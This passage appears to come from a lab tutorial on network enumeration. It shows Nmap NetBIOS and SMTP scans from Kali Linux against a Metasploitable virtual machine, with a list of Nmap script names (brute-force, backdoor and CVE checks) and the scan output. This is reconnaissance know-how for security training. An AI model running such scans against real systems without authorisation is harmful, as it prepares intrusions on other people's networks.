bitcoinrpc-info.nse  http-prox-brute.nse            pop3-capabilities.nse
  
```

- Now used following script for performing netbios enumeration




```

http-brute.nse          multicast-profinet-discovery.nse  tls-alpn.nse
http-cakephp-version.nse  murmur-version.nse              tls-nextprotoneg.nse
http-chrono.nse          mysql-audit.nse                 tls-ticketbleed.nse
http-cisco-anyconnect.nse  mysql-brute.nse                 tn3270-screen.nse
http-coldfusion-subzero.nse  mysql-databases.nse            tor-consensus-checker.nse
http-comments-displayer.nse  mysql-dump-hashtes.nse         traceroute-geolocation.nse
http-config-backup.nse     mysql-empty-password.nse       tso-brute.nse
http-cookie-flags.nse      mysql-enum.nse                 tso-enum.nse
http-cors.nse             mysql-info.nse                 ubiquiti-discovery.nse
http-cross-domain-policy.nse  mysql-query.nse               unittest.nse
http-csrf.nse             mysql-users.nse               unusual-port.nse
http-date.nse             mysql-variables.nse            upnp-info.nse
http-default-accounts.nse  mysql-vuln-cve2012-2122.nse    uptime-agent-info.nse
http-devframework.nse     nat-pmp-info.nse              url-snarf.nse
http-dlink-backdoor.nse   nat-pmp-mapport.nse           ventrilo-info.nse
http-dombased-xss.nse     nbt-info.nse                  versant-info.nse
http-domino-enum-passwords.nse  nbns-interfaces.nse         vmauthd-brute.nse
http-drupal-enum-users.nse  nbtstat.nse                   vmware-version.nse
http-drupal-enum.nse       ncp-enum-users.nse            vnc-brute.nse
http-enum.nse             ncp-serverinfo.nse           vnc-info.nse
http-errors.nse           ndmp-fs-info.nse              vnc-title.nse
http-exif-spider.nse      nessus-version.nse            voldemort-info.nse
http-favicon.nse          netbus-auth-bypass.nse        vtam-enum.nse
http-feed.nse             netbus-brute.nse              vulners.nse
http-fetch.nse            netbus-info.nse               vuze-dht-info.nse
http-fileupload-exploiter.nse  netbus-version.nse           wdb-version.nse
http-form-brute.nse        netbus-version.nse            weblogic-t3-info.nse
http-form-fuzzer.nse       nexpose-brute.nse             whois-domain.nse
http-frontpage-login.nse    nfs-ls.nse                    whois-ip.nse
http-generator.nse        nmap-version.nse              wsdd-discover.nse
  
```

- Enter following command


Command -: nmap -sS -p 139 --script=nbstat.nse < target ip >



A screenshot of a Kali Linux terminal window. The terminal shows the command `nmap -sS -p 139 --script=nbstat.nse 192.168.125.182` being executed. The output indicates that the host is up and the scan is completing. The terminal window has a dark background with a Kali Linux logo watermark. The system tray at the bottom shows the date as August 8, 2025, and the time as 18:45.

```
(root@Kali)-[/usr/share/nmap/scripts]
# nmap -sS -p 139 --script=nbstat.nse 192.168.125.182
Completing 'host' or 'option'
```

- Result 🖱️✅



A screenshot of a Kali Linux terminal window showing the results of the nmap scan. The output includes the nmap version (7.95), the scan report for 192.168.125.182, and the host script results for the nbstat script. The results show that the host is up and the scan is completed. The terminal window has a dark background with a Kali Linux logo watermark. The system tray at the bottom shows the date as August 8, 2025, and the time as 18:45.

```
(root@Kali)-[/usr/share/nmap/scripts]
# nmap -sS -p 139 --script=nbstat.nse 192.168.125.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 18:49 IST
Nmap scan report for 192.168.125.182
Host is up (0.0015s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
MAC Address: 08:00:27:46:C1:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
  nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
  Names:
    METASPLOITABLE<00>  Flags: <unique><active>
    METASPLOITABLE<03>  Flags: <unique><active>
    METASPLOITABLE<20>  Flags: <unique><active>
    \x01\x02_MSBRWSE    \x02<01>  Flags: <group><active>
    WORKGROUP<00>      Flags: <group><active>
    WORKGROUP<1d>      Flags: <unique><active>
    WORKGROUP<1e>      Flags: <group><active>


Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds

(root@Kali)-[/usr/share/nmap/scripts]
```


Step-4.2 perform SMTP Enumeration

- use following command to check whether the **smtp** port are open or not on target


Command -: `nmap -PS -p 25 < target ip >`



- SMTP port open 🖱️



- Nmap inbuilt SMTP Scripts




```
(root@kali) - [/usr/share/nmap/scripts]
# ls smtp-*
smtp-brute.nse      smtp-enum-users.nse  smtp-open-relay.nse  smtp-vuln-cve2010-4344.nse  smtp-vuln-cve2011-1764.nse
smtp-commands.nse  smtp-ntlm-info.nse  smtp-strangeport.nse  smtp-vuln-cve2011-1720.nse

(root@kali) - [/usr/share/nmap/scripts]
```


- Now enter following command for performing SMTP Enumeration

Command -: `nmap -sS -p 25 --script=smtp-* < target ip >`



```
(root@kali) - [/usr/share/nmap/scripts]
# nmap -sS -p 25 --script=smtp-* 192.168.125.102
```


- Enumeration Started



A screenshot of a Kali Linux terminal window. The terminal shows the command `nmap -sS -p 25 --script=smtp-* 192.168.125.182` being executed. The output indicates that Nmap 7.95 is starting the scan at 2025-08-08 18:50 IST. The terminal window has a dark background with a Kali Linux logo watermark. The top of the window shows the menu bar with 'File', 'View', 'Input', 'Devices', and 'Help'. The bottom of the window shows the taskbar with various application icons and the system tray.

```
(root@Kali)-[/usr/share/nmap/scripts]
# nmap -sS -p 25 --script=smtp-* 192.168.125.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 18:50 IST
```

- Result 📌✅



A screenshot of a Kali Linux terminal window showing the results of an Nmap scan. The terminal displays the scan report for 192.168.125.182, indicating that the host is up and the scan was completed in 18.59 seconds. The results show an open SMTP service on port 25/tcp. The terminal window has a dark background with a Kali Linux logo watermark. The top of the window shows the menu bar with 'File', 'View', 'Input', 'Devices', and 'Help'. The bottom of the window shows the taskbar with various application icons and the system tray.

```
(root@Kali)-[/usr/share/nmap/scripts]
# nmap -sS -p 25 --script=smtp-* 192.168.125.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 18:50 IST
Nmap scan report for 192.168.125.182
Host is up (0.00067s latency).

PORT      STATE SERVICE
25/tcp    open  smtp

smtp-enum-users:
  Method RCPT returned a unhandled status code.
smtp-vuln-cve2010-4344:
  The SMTP server is not Exim: NOT VULNERABLE
smtp-open-relay: Server doesn't seem to be an open relay, all tests failed
smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
MAC Address: 08:00:27:46:C1:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)



Nmap done: 1 IP address (1 host up) scanned in 18.59 seconds

(root@Kali)-[/usr/share/nmap/scripts]
#
```

